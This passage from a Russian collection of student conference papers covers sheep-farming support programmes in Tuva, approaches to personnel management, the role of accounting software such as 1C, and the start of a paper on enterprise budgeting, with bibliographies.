В Туве действует программа для молодых начинающих фермеров «Кыштаг для молодой семьи», которая охватывает 8 районов: Дзун-Хемчикский, Каа-Хемский, Улуг-Хемский, Чаа-Хольский, Тере-Хольский, Барун-Хемчикский, Монгун-Тайгинский и Эрзинский. Программа предполагает передачу мелкого рогатого скота более 100 участникам, каждый из которых получает по 200 племенных овцематок на срок три года. В рамках программы на подготовительном этапе осуществляется регистрация земельного участка под строительство дома, хозяйственных построек, подготовку пастбищ, заготовку и доставку древесины, строительство кошары; сооружение систем водо- и электроснабжения жилых и животноводческих помещений. Всего в соответствии с программой было передано 21000 голов овец.

Таким образом, разрабатываются и реализуются разные способы и механизмы восстановления сельского хозяйства. Опыт Тувы и Хакасии демонстрирует успешный опыт эффективного механизма восстановления овцеводства, что доказывает, что в регионах есть потенциал для развития традиционных хозяйственных практик. Можно предположить, что действующие программы окажут положительное влияние на региональную экономику, на экономические показатели сельского хозяйства и, в целом, на улучшение качества жизни сельского населения.

Использованные источники:

1. Айбазов М.М. Современные проблемы овцеводства и перспективы его развития // Сборник научных трудов Ставропольского научно-исследовательского института животноводства и кормопроизводства. – 2006. – Т. 1. – № 1. – С. 19–25.
2. Айбазов М.М. Теоретические основы, разработка и совершенствование биотехнологических методов воспроизводства овец. Диссертация на соискание ученой степени доктора сельскохозяйственных наук. Специальность 06.02.01 – «Разведение, селекция, генетика и воспроизводство сельскохозяйственных животных». Ставрополь, 2003. – 271 с.
3. Амерханов Х.А., Джапаридзе Т.Г. Рекомендации по развитию высокоэффективного овцеводства. – М.: ФГНУ «Росинформагротех», 2007. – 24 с.
4. Воронкова О.Ю. Организационно-экономический механизм перехода к экологически ориентированному производству крупных и малых предприятий агробизнеса // Современные проблемы науки и образования. – 2014. – № 4. – URL: http://www.science-education.ru/118-13999 (дата обращения: 12.12.2018).
5. Гаджиев З.К., Велибеков Р.А., Мусалаев Х.Х. Состояние и перспективы развития грубошерстного овцеводства на юге России // Овцы, козы, шерстяное дело. – 2013. – № 2. – С. 40–42.
6. Гребенников В.Г., Шипилов И.А., Кущ Е.Д., Желтопузов В.Н. Приемы восстановления культурных старовозрастных и деградированных кормовых

угодий // Сборник научных трудов Ставропольского научно-исследовательского института животноводства и кормопроизводства. – Изд-во: Всероссийский научно-исследовательский институт овцеводства и козоводства. – Ставрополь, 2013. – Т. 2. – № 6 (1). – С. 152–158.
7. Дмитриева М.А. Пути развития мясошерстного овцеводства в республике Хакасия // Достижения науки и техники АПК. – 2010. – № 7. – С. 47–49.
8. Донкова Н.В., Лебедева Т.С. Экономическое обоснование разведения овец тувинской короткожирнохвостой породы в Хакасии // Вестник КрасГАУ. – 2015. – № 8. – С. 176–179.
9. Ерохин А.И., Рыбин Г.И., Юлдашбаев Ю.А., Лещева М.Г. Развитие мясного овцеводства в Центральной России // Овцы, козы, шерстяное дело. – 2013. – № 1. – С. 2–9.
10. Ждано Н.А., Шайхина Д.А. Шерстяное будущее Тувы // Новые исследования Тувы. – 2012. – № 2. – С. 35–39.
11. Иргит Р.Ш., Лущенко А.Е., Оюн С.М. Характеристика овцеводства республики Тыва по породному составу и зонально-территориальному размещению поголовья овец // Успехи современного естествознания. – 2011. – № 5. – С. 148–151.
12. Исаев Р.А. Проблемы сбыта сельскохозяйственной продукции на внутреннем рынке региона // Вопросы структуризации экономики. – 2014. – № 1. – С. 39–41.
13. Коняхина Т.Б., Панасенко И.В., Недзельская О.Н., Асомчик Е.Н. Исследование сельского хозяйства в Республике Хакасия // Молодой ученый. – 2018. – № 20. – С. 231–234. URL https://moluch.ru/archive/206/50010/ (дата обращения: 24.08.2018)
14. Кудряшова В.И., Сушенцова С.С., Ивлев М.В. Совершенствование организации сбыта продукции крестьянских (фермерских) хозяйств // Экономика, труд, управление в сельском хозяйстве. – 2009. – № 1 (1). – С. 39–45.
15. Кулаков Б.С., Абонеев В.В. Резервы повышения товарной ценности шерсти // Овцы, козы, шерстяное дело. – 2012. – № 2. – С. 54–57.
16. Курбанова О.Э. Проблемы и возможности развития сельского хозяйства в России // Известия УрГЭУ. – 2015. – № 4 (60). – С. 126–128.
17. Курбангалеева А.З., Владимиров И.А. Проблемы развития сельского хозяйства // Вестник магистратуры. – 2013. – № 6 (21). – С. 16–17.
18. Мазеина Е.А. Анализ обеспеченности Пермского края животноводческой продукцией // Экономика сельскохозяйственных и перерабатывающих предприятий. – 2011. – № 11. – С. 42–43.
19. Мартынушкин А.Б. Меры государственной поддержки как неотъемлемый элемент восстановления производственного потенциала и экономики сельского хозяйства России // Известия Оренбургского государственного аграрного университета. – 2012. – № 3 (35). – С. 202–205.
20. Метелев С.Е. Развитие инфраструктуры сельского хозяйства как фактор устойчивого развития региона // Региональные проблемы преобразования

экономики. – 2012. – № 3 (33). – С. 120–129.
21. Монгуш С.Д., Бичеоол С.Х., Донгак М.И., Кыргыс Т.У. Современное состояние овцеводства республики Тыва // Овцы, козы, шерстяное дело. – 2015. – № 2. – С. 12–13.
22. Мусаева П.О. Резервы повышения экономической эффективности производства продукции овцеводства // Региональные проблемы преобразования экономики. – 2010. – № 1 (23). – С. 15.
23. Петриков А.В. Сельское хозяйство России: потенциал, механизмы развития, международное сотрудничество // Экономика сельского хозяйства России. – 2010. – № 11. – С. 15–19.
24. Прынцев М.Н. Анализ видов, форм государственной помощи и порядок ее предоставления сельхозтоваропроизводителям // Бухгалтерский учет в бюджетных и некоммерческих организациях. – 2015. – № 21 (381). – С. 37–45.
25. Селионова М.И., Багиров В.А. Современное состояние овцеводства России и его научное обеспечение // Сборник научных трудов Всероссийского научно-исследовательского института овцеводства и козоводства. – 2014. – Т. 3. – № 7. – С. 11–20.
26. Семяшкин Г.М., Поздеев Д.В., Семяшкин Е.Г. Рациональное размещение сельскохозяйственного производства на территории региона // Экономические и социальные перемены: факты, тенденции, прогноз. – 2015. – № 2 (38). – С. 173–186.
27. Сорока Е.Н. Роль агрохолдингов в развитии АПК России // Новое слово в науке и практике. Сборник статей по материалам III международной научно-практической конференции. – Изд-во: ООО «Дендра». – Уфа, 2017. – С. 32–35.
28. Ульянов А.И., Куликова А.Я. Перспективы совершенствования породного генофонда овец в России // Овцы, козы, шерстяное дело. – 2007. – № 1. – С. 1–6.
29. Фролова О.А., Васильева С.Ю. Формы государственной поддержки сельского хозяйства // Вестник НГИЭИ. – 2011. – Т. 1. – № 4 (5). – С. 87–93.
30. Фуфачева Л.А., Сапожникова Е.С. Экономические аспекты развития овцеводства в личных подсобных хозяйствах Кировской области // Аграрная наука Евро-Северо-Востока. – 2014. – № 3 (40). – С. 74–79.
31. Шаева Т.И., Шегурова В.П. Проблемы ресурсосберегающих технологий в агроэкономике // Системное управление. – 2013. – № 2 (19). – С. 19.
32. Шогенов А.М. Организационно-экономический механизм трансформации и развития регионального сельского хозяйства // Экономический анализ: теория и практика. – 2004. – № 11 (26). – С. 57–61.
33. Юрова О. Формирование кадрового потенциала АПК: проблемы и решения // Международный сельскохозяйственный журнал. – 2009. – № 4. – С. 12–14.

УДК 331.103

Лысак А.А.
студент магистратуры 3 курса
Негода В.В.
студент магистратуры 3 курса
Институт сферы обслуживания и предпринимательства
ДГТУ
филиал в г. Шахты
Россия, г. Шахты

СОВРЕМЕННЫЕ ПОДХОДЫ К УПРАВЛЕНИЮ ПЕРСОНАЛОМ НА ПРЕДПРИЯТИИ

Аннотация: В статье рассмотрены современные подходы к управлению персоналом. Изучены теоретические основы функционирования системы управления персоналом, определены ее основные задачи.

Ключевые слова: персонал, рынок труда, управление персоналом, предприятие, кадровая стратегия.

Lysak A.A.
graduate student, 3 course
Negoda V.V.
graduate student, 3 course
The Institute of service sector and entrepreneurship
(branch) DSTU Shakhty, Russia

MODERN APPROACHES TO MANAGEMENT OF PERSONNEL AT THE ENTERPRISE

Abstract: The article discusses modern approaches to personnel management. The theoretical foundations of the functioning of the personnel management system are studied, its main tasks are defined.

Keywords: personnel, labor market, personnel management, enterprise, personnel strategy.

Деятельность по управлению персоналом – это целенаправленное воздействие на человеческую составляющую организации, ориентированное на приведение в соответствие возможностей персонала и целей, стратегий, условий развития организации [1].

Организацию процесса управления персоналом предприятия можно рассматривать и как специальную область знаний и как практическую деятельность, основная задача которой заключается в обеспечении предприятия кадрами и их правильной расстановке. Эффективным процесс правления может быть признан в том случае, когда на предприятии осознают значимость человеческих ресурсов и уважительно к ним относятся.

Процесс управления персоналом является одним из центральных составляющих современного менеджмента любой организации. При этом сам процесс представляет собой совокупность приемов и методов,

направленных на построение эффективной системы управления организацией.

Управление персоналом организации можно рассматривать с двух позиций. Во-первых, в процессе реализации управления персоналом осуществляются взаимодействия между менеджерами и работниками, которые можно охарактеризовать следующими свойствами:

– непрерывность и комплексность;
– системность и динамичность;
– сложность и многофункциональность.

Во-вторых, управление персоналом организации можно рассматривать как определенную систему взаимоотношении между различными субъектами экономики. С этой позиции управление персоналом представляет собой определенную совокупность субъектов и объектов управления, которая функционирует на основе принципов и методов, обеспечивающих реализацию управленческого процесса.

Бабкова Н.Г. под управлением персоналом понимает целенаправленную стратегическую деятельность по эффективному своевременному обеспечению организации качественным интеллектуальным капиталом, ведущую к долгосрочному конкурентному преимуществу [2].

Бутова Л.М., Иванова Д.А. отмечают, что управление персоналом - это совокупность взаимосвязанных приемов, форм, методов организации работы с персоналом, которые ведутся от имени руководящего состава организации, направлены на обеспечение условий для эффективного и наиболее полного использования интеллектуальных и физических возможностей работника, а также нацелены на повышение эффективности работы организации [3].

Гущина Ю.И., Гаврилова О.А., Нестеренко Т.В. в своей статье «Система управления персоналом: содержание, цели, функции и методы» говорят о том, что в общем смысле под управлением персонала следует понимать определенную совокупность методов, способов, процедур и технологий работы с кадрами, работающими в какой-либо организационной структуре [4].

Таким образом, обобщая изученные источники можно сказать, что управление персоналом представляет собой процесс, который направлен на формирование кадрового потенциала предприятия, а также определение путей и способов наиболее рационального его использования для обеспечения эффективной предпринимательской деятельности и достижения запланированных целей и задач организации.

Немаловажная роль при реализации процесса управления персоналом отводится кадровой политике. Ее можно рассматривать как генеральную концепцию, которая применяется предприятием в процессе организации работы с персоналом.

Кадровая политика организации опирается на несколько ключевых моментов, а именно:

– стратегия, цели и задачи предприятия;
– процесс создания и формирования рабочих мест;
– определение прав и обязанностей сотрудников;
– обеспечение должных условий труда;
– разработка системы оценки результативности труда и его оплаты.

Главная цель системы управления персоналом заключается в обеспечении реализации миссии и целей предприятия посредством осуществления грамотной кадровой политики и повышения эффективности труда персонала. [5]

Основные задачи системы управления персонала можно свести к следующим:

– обеспечение предприятия необходимыми трудовыми ресурсами;
– эффективное размещение кадров с учетом личных потребностей и способностей сотрудников;
– поддержание и создание рабочей среды, которая обеспечит эффективную работу трудового коллектива;
– создание эффективной системы обучения и развития персонала, за счет которой персонал получит возможность повысить свои профессиональные навыки и умения, а организация сформирует желательные модели поведения;
– разработка системы мотивации персонала, которая является средством побуждения к достижению, как личных целей сотрудников, так и целей организации;
– создание системы трудовых отношений, за счет которой будет создана социальная среда, обеспечивающая эффективную работу персонала и рост доходов организации.

Решение вышеперечисленных задач достигается за счет использования различных кадровых стратегий, инструментов и процедур, которые способствуют реализации интересов организации и личных целей сотрудников.

Основные принципы построения и функционирования системы управления персоналом представлены на рисунке 1.

Рисунок 1 - Основные принципы построения и функционирования системы управления персоналом

Характеристика принципов построения и функционирования системы управления персоналом организации отражена в таблице 1.

Таблица 1 - Характеристика принципов построения и функционирования системы управления персоналом организации

Наименование принципа	Содержание принципа
1	2
Обусловленности управления	Во главу угла ставятся цели организации. При этом первоначально необходимо определить общие цели и задачи, а затем функции управления персоналом
Научности и прогрессивности	Обеспечение соответствия разрабатываемой системы управления персоналом современным зарубежным и отечественным аналогам
Специализации	Построение службы управления персоналом с учетом разграничения зон ответственности каждого сотрудника
Прозрачности	Разработанная система управления персоналом должна быть доступна и понятна всем сотрудникам
Комфортности	Обеспечение сотрудников службы персонала всеми необходимыми ресурсами
Концентрации	Сосредоточение усилий работников кадровой службы на конкретных задачах
Адаптивность	Осуществление работы службы персонала с учетом возможного изменения условий функционирования

	организации
Преемственности	Использование положительного опыта ранее работавших сотрудников кадровой службы
Непрерывности	Обеспечение каждодневной работы всех подразделений службы управления персоналом

На процесс формирования системы управления персоналом организации оказывают влияние несколько групп факторов, которые можно представить в виде схемы 2.

Возможности повлиять на внешние факторы организации не имеет. К наиболее существенным и весомым из них можно отнести: демографические тенденции, социальное и экономическое положение, государственное регулирование в сфере трудовых отношений, культурные факторы. Внутренние факторы имеют непосредственное отношение к организации и полностью зависят от условий ее функционирования. Среди них наиболее важные: тип организационной структуры организации, тип предприятия, специфика сложившихся трудовых отношений, применяемы стиль управления, социально-психологический климат в коллективе.




Рисунок 2 – Факторы, влияющие на процесс формирования системы управления персоналом

Таким образом, можно сформировать несколько свойств, которые характерны для большинства систем управления персоналом:

– неразрывность целей организации и целей системы управления персоналом;

– управление персоналом – это неотъемлемая часть процесса управления, так как персонал представляется собой объект воздействия, за счет которого организация может воздействовать на финансовые, информационные и сервисные потоки;

– процесс управления персоналом находится в тесной взаимосвязи с прочими сферами управления организации: маркетингом, инновациями, финансами, производством;[6]

– содержание и составляющие процесса управления персоналом определяются уже сложившимися традициями управления, психологическим климатом в коллективе, конфликтами, потребностями в общении и пр.

Использованные источники:

1. Веснин В. Р. Практический менеджмент персонала: пособие по кадровой работе. - М: Юрист, 2013. – С.18.
2. Бабкова Н.Г. Система управления персоналом в современных условиях. URL: https://cyberleninka.ru/article/v/sistema-upravleniya-personalom-v-sovremennyh-usloviyah (дата обращения: 25.10.2018).
3. Бутова Л.М., Иванова Д.А. Система управления персоналом на предприятии. URL: https://cyberleninka.ru/article/v/sistema-upravleniya-personalom-na-predpriyatii (дата обращения: 02.11.2018).
4. Гущина Ю.И., Гаврилова О.А., Нестеренко Т.В. Система управления персоналом: содержание, цели, функции и методы. Российское предпринимательство, т. 18, №7, апрель 2017. URL: https://creativeconomy.ru/lib/37730 (дата обращения: 02.09.2018).
5. Горностаева Ж.В. Развитие современных кадровых технологий в органах местного самоуправления: Монография / Ж.В. Горностаева, Ю.В. Сорокина, И.П. Голдина и др. – Новосибирск: СибАК, 2018. – 66 с
6. Алехина Е.С., Бугаева М.В., Буряков С.А и др. Методика оценки влияния технологий управления персоналом на объемы продаж в коммерческих организациях на современном рынке связи: монография. – Новочеркасск: ООО «Лик». – 2018. – 82 с.

УДК: 004.9:657.1.011.56

Лядова М.А.
студент 3 курса
Новосибирский государственный университет экономики и управления
Россия, г. Новосибирск

РОЛЬ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ В БУХГАЛТЕРСКОМ УЧЕТЕ

Аннотация: Каждый день новые технологии проникают во все большее число сфер общественной жизни, не исключением является и бухгалтерский учет. В данной статье рассматривается роль информационных технологий в бухгалтерском учете, анализируются положительные стороны автоматизации бухгалтерского учета, а также рассматриваются программные продукты, предназначенные для ведения автоматизированного учета.

Ключевые слова: информационные технологии, автоматизация бухгалтерского учета, программы, пакеты прикладных программ, автоматизированное рабочее место.

Lyadova M.A.
3rd year student
Novosibirsk State University of Economics and Management
Russia, Novosibirsk

THE ROLE OF INFORMATION TECHNOLOGY IN ACCOUNTING

Abstract: Every day, new technologies penetrate into an increasing number of areas of public life, accounting is no exception. This article discusses the role of information technology in accounting, analyzes the positive aspects of accounting automation, and also discusses software products designed for conducting automated accounting.

Keywords: information technology, accounting automation, software, application packages, automated workplace.

В современном мире информационные технологии играют значительную роль не только в жизни отдельного человека, но и общества в целом. Сегодня сложно представить себе организацию, функционирующую без автоматизации основных процессов. Все чаще, современные люди пытаются взвалить существенный объем работы и выполнение определенных функций на компьютер, который является одним из основных элементов рабочего места любого специалиста в условиях информационного общества. Именно поэтому, можно смело утверждать, что информационные технологии прочно вошли в нашу жизнь. Помимо применения в различных сферах деятельности человека, они получили широкое распространение в сфере экономики, в частности в бухгалтерском учете.

Для автоматизации бухгалтерского учета внедряются бухгалтерские

программы и пакеты, которые позволяют автоматизировать бухгалтерский учет, а также наладить порядок в системе снабжения и реализации продукции, складском учете и, кроме того, позволяют оперативнее вести расчет заработной платы и своевременно сдавать отчетность. На текущий момент времени используются бухгалтерские автоматизированные системы.

Бухгалтерские автоматизированные системы – функциональное программное обеспечение, предназначенное для выполнения компьютерной обработки комплексов бухгалтерских задач [4].

Правильный выбор программного продукта – залог эффективной автоматизации бухгалтерского учета. На этапе формирования и проецирования автоматизированной информационной системы осуществляется выбор программного продукта на основании данных, полученных в результате обследования информационной системы объекта.

На сегодняшний день на российском рынке представлены разнообразные бухгалтерские программы, начиная от самых простых, предназначенных для выполнения минимального набора операций и, которые используются в основном мелкими фирмами, до многопрофильных, которые осуществляют широкий спектр операций с глубокой аналитикой. Но, в тоже время, сложно говорить об универсальности бухгалтерских программ. Нестабильность налогового законодательства, реформа всей системы учета в стране, а также особенности ведения учета в различных организациях – все это приводит к тому, что необходимо обновлять и приспосабливать программу к изменяющимся условиям.

Процесс перехода к рыночной экономике требует объединения бухгалтерского учета и функций управления, что, конечно же, оказывает существенное влияние на состав программных продуктов. В связи с тем, что Россия позднее перешла к смешанной экономике, чем развитые страны, то зарубежные программы уже давно объединяют в себе бухгалтерский учет и функции управления экономикой. В России изменение традиционной организации программ происходило за счет внедрения следующих частей: складской учет, учет инвестиций, производство, финансовый анализ и прочее. Несмотря на все это, российские фирмы смогли накопить достаточно опыта и, на сегодняшний день ничуть не уступают зарубежным программам. Кроме того, каждая из фирм стремится занять главенствующее положение на рынке программных продуктов посредством постоянного совершенствования своих программ, обновления старых версий, а также выпуска целого ряда программ, которые разнообразны по диапазону и применению к различной специфике бухгалтерского учета. Существует два варианта программ, которые составляют фирмы – локальные и сетевые. Локальный вариант программ используется очень редко, но все-таки еще встречается. Такой вариант может использоваться в учебных целях, во всех остальных случаях он экономически нецелесообразен. Сетевой вариант программ отличается сложностью и высокой стоимостью. В основном, такой вариант предназначен для средних и крупных предприятий. Использование

данной версии программы предполагает наличие многоуровневой вычислительной сети в бухгалтерии, а также сетевого обмена информацией между уровнями.

Для осуществления намеченных целей необходимо правильно выбрать программный продукт. Нужно принимать во внимание различные факторы, которые связаны с количеством сотрудников в организации, с системой документооборота, структурой предприятия и прочими факторами. Среди существующего многообразия бухгалтерских программ, конечно же, сложно сделать правильный выбор. Но, все же, можно выделить несколько признаков, которые помогут понять, какая именно бухгалтерская программа необходима организации, к ним относятся: размер предприятия, сфера деятельности предприятия, используемая на предприятии версия программного продукта (локальная, сетевая версия), отечественные и зарубежные программы, а также ориентация на бюджетный учет.

Необходимо отметить, что данная классификация является весьма условной, но, несмотря на это, самыми основными признаками остаются – размер предприятия и выполняемые им функции.

На основании изученных литературных источников, можно сделать вывод, что в настоящее время отсутствует единая классификация бухгалтерских автоматизированных программ. Наиболее целесообразной, по нашему мнению, является классификация программ в зависимости от масштабов деятельности предприятия.

Для классификации по данному признаку выделяются четыре группы программ. Рассмотрим краткую характеристику пакетов этих групп.

Пакеты «Мини – Бухгалтерия». Данные программы пользуются большим спросом на рынке программных продуктов. Они относительно недорогие и достаточно быстро приспосабливаются к условиям пользователя. Пакеты «Мини – Бухгалтерия» направлены на пользователей – непрофессионалов, в связи с чем, быстро осваиваются бухгалтерами. Программы, входящие в данные пакеты, предназначены для использования предприятиями малого бизнеса, с небольшой бухгалтерией (1-3 человека), без специализации работников по конкретным участкам учета, которые ведут преимущественно несложный учет. Так же, необходимо отметить, что программы используются в большей степени для ведения синтетического учета, но, несмотря на это, в них предусмотрены возможности ведения аналитического учета, при небольшом объеме информации. К наиболее известным программным продуктам, входящим в пакеты «Мини-Бухгалтерия» можно отнести следующие: «1С: Бухгалтерия», «Инфо-Бухгалтер», «Турбо-Бухгалтер» и многие другие.

Пакеты «Интегрированная бухгалтерская система». Данная бухгалтерская система является наиболее распространенной. В основном, система работает либо в локальном варианте – на одном компьютере, либо в сетевом варианте – на нескольких компьютерах. При использовании локального варианта вся система находится на одном компьютере, а при

использовании сетевого варианта – по участкам учета на нескольких автоматизированных рабочих местах. Так же, необходимо отметить, что сетевые версии помимо бухгалтерского учета могут использоваться, например, для производственного учета, автоматизации документооборота и многого другого. Интегрированная бухгалтерская система предназначена для использования предприятиями малого и среднего бизнеса, а также бухгалтериями, численность которых составляет от 2 до 5 человек. К наиболее известным пакетам данной системы можно отнести: «1С: Предприятие», «БЭСТ-3», «Интегратор» и многие другие.

Пакеты «Комплексная система бухгалтерского учета». Данная система используется для комплексной автоматизации бухгалтерского учета по каждому участку учета. Комплексная система предназначена для средних и крупных предприятий, на которых бухгалтерский учет осуществляется на рабочих местах, которые взаимосвязаны между собой. Характерными чертами пакетов данной системы являются: наличие комплекса пакетов, которые взаимосвязаны по отдельным участкам учета, но в тоже время являются локальными; наличие способов обмена информацией между автоматизированным рабочим местом главного бухгалтера и автоматизированными рабочими местами отдельных участков учета, которые позволяют получить баланс и отчетность; развернутый аналитический учет по всем участкам учета; расширенный состав традиционного комплекса бухгалтерских задач. К наиболее известным пакетам данной системы можно отнести: «БЭСТ-4», «Лука», «Бухгалтерия-супер» и многие другие.

Пакеты «Корпоративные системы управления предприятием и бизнесом». Данные системы предназначены для автоматизации функций управления предприятием. Их отличает то, что они способны адаптироваться к возрастанию предъявляемых требований и объемов решаемых задач, а также то, что они имеют возможность интеграции с другими компонентами, внешними программами и оборудованием. Так же, необходимо отметить, что корпоративные системы характеризуются исключительной сложностью и функциональностью, включают в себя полную подсистему бухгалтерского учета, подсистемы планирования, управления, принятия решений, элементов анализа и делопроизводства, что позволяет упростить работу бухгалтера и сделать ее более эффективной. Корпоративные системы предназначены, в основном, для крупных предприятий, они предполагают наличие многоуровневой локальной вычислительной сети на предприятии, а также установление в различных подразделениях, со сложным сетевым обменом информацией, автоматизированных рабочих мест. К российским фирмам, которые разрабатывают данные системы можно отнести: «Инфософт», «Никософт», «Галактика» и многие другие.

Из рассмотренных выше групп программ видно, что в бухгалтерском учете, на сегодняшний день, информационные технологии представлены

широким спектром программных продуктов. В настоящий момент времени лидером среди разработчиков программных продуктов для бухгалтерского учета на предприятии является фирма 1С и ее программный продукт «1С: Предприятие».

Программный продукт «1С: Предприятие» позволяет руководителям организаций принимать взвешенные и обоснованные решения, которые основаны на полной и достоверной информации о финансовом положении организации. К преимуществам применения данного продукта можно отнести следующее:

-возможность вести регламентированный бухгалтерский и налоговый учет;

-возможность вести оперативный учет по международным стандартам;

-возможность управления денежными средствами организации;

-возможность осуществления бюджетного планирования и контроля.

Обобщая сказанное, можно сделать вывод, что информационные технологии играют значительную роль в бухгалтерской деятельности. Они охватывают различные стороны бухгалтерского учета и обладают значительными преимуществами по сравнению с ручными методами. Именно поэтому, одной из главных задач для предприятия является автоматизация бухгалтерского учета, которая позволяет обеспечить качественное выполнение операций и облегчить весь процесс ведения учета. Для осуществления автоматизации необходимо правильно выбрать программный продукт, исходя из задач и имеющихся ресурсов. Проведенный анализ информационных технологий в бухгалтерском учете, позволяет констатировать, что на сегодняшний день, рынок перенасыщен бухгалтерскими программными продуктами и адаптирован под каждую отрасль и каждую фирму в отдельности.

Развитие информационных технологий в бухгалтерском учете позволяет повысить эффективность и качество работы бухгалтера, а также улучшить контроль над финансово-хозяйственной деятельностью предприятия. Вместе с тем, следует заметить, что система автоматизации учета никогда не сможет полностью заменить бухгалтера, так как существуют вопросы, при решении которых бухгалтер может опереться только на собственный опыт. Компьютер, в свою очередь, может служить ему только опорой при принятии решений, а также являться незаменимым помощником в ведении бухгалтерского учета.

Использованные источники:

1. Кулиш Н.В., Чернявская О.В. Информационные технологии в бухгалтерском учете / Н.В. Кулиш, О.В. Чернявская // NovaInfo. – 2017. – №58-4. – С. 252-254.

2. Корабельникова Л.Л. Опорный конспект лекций по дисциплине информационные бухгалтерские системы. Казань, 2015. [Электронный ресурс] URL: https://kpfu.ru/portal/docs/F774677871/03.Lekcii.IBS.15.pdf

3. Михеева Е.В., Тарасова Е.Ю., Титова О.И. Информационные технологии в

профессиональной деятельности экономиста и бухгалтера: учебное пособие для студ. учреждений сред. проф. образования / Е.В. Михеева, Е.Ю. Тарасова, О.И. Титова. – 8-е изд., стер. – М.: Издательский центр «Академия», 2013. – 240 с.
4. Макарова Л.М., Коробкова О.В. Эволюция применяемых информационных технологий в бухгалтерском учете / Л.М. Макарова, О.В. Коробкова // Молодой ученый. – 2014. – №1 – С.380-383.
5. Фирма "1С" [Электронный ресурс] URL: http://1c.ru/rus/firm1c/firm1c.htm

УДК 336

Ляхова А.М.
студент магистратуры 3 курса
направление «Менеджмент»
Белгородский государственный технологический
университет им. В.Г. Шухова
научный руководитель: Чижова Е.Н., д.э.н.
профессор
Россия, г. Белгород

БЮДЖЕТИРОВАНИЕ КАК ИНСТРУМЕНТ РЕШЕНИЯ ФИНАНСОВЫХ ПРОБЛЕМ ПРЕДПРИЯТИЯ

Аннотация:
В статье рассмотрены основные проблемы бюджетирования на предприятии. Основная сущность бюджетирования – планирование финансового состояния предприятия, основная цель - составление основных бюджетов и контроль над их выполнением. Бюджетирование является частью финансового планирования. Финансовое планирование помогает определить финансовые затраты и спрогнозировать результаты деятельности предприятия.

Ключевые слова: бюджетирование, финансовое планирование, финансы предприятия, планирование на предприятии, экономическая эффективность

Lyakhova A.M.
Undergraduate
3 course, direction " Management»
Belgorod state technological University. V. G. Shukhov
Russia, Belgorod
Supervisor: Chizhova E.N.
Professor, doctor of Economics

BUDGETING AS A TOOL TO SOLVE THE FINANCIAL PROBLEMS OF THE ENTERPRISE

Abstract: the main essence of budgeting is the planning of the financial condition of the enterprise. The main purpose of budgeting is the preparation of basic budgets and control over their implementation. Budgeting is part of

financial planning. Financial planning helps to determine the financial costs and predict the results of the company.

Keywords: budgeting, financial planning, enterprise Finance, enterprise planning, economic efficiency

Необходимость финансового планирования в организации не вызывает никаких сомнений. В настоящее время использование финансового планирования в России только набирает обороты и поэтому внедрение его на российских предприятиях связано со следующими проблемами, представленными на рис. 1:




Рисунок 1 - Основные проблемы при внедрении финансового планирования на предприятии [5]

По мнению Асхабалиева И.Ч. и Омаровой З.К., основными недостатками финансового планирования на предприятии является то, что:

– большинство предприятий отказались от долгосрочного планирования из-за быстрого изменения внешних факторов;

– составленные планы не содержат подробной информации для применения в деятельности предприятия;

– при составлении отдельных частей плана используются различные источники информации, что приводит к расхождению данных;

– разработанные планы не являются гибкими [3].

Суворова А.П. и Смирнова Н.В. [2] подчеркнули, что мировой экономический кризис, введение секторальных санкций в отношении России возможно преодолеть активным внедрением технологии бюджетирования. Финансовое планирование может быть эффективным только при правильной оценке всех категорий расходов и доходов, вносимых в бюджет.

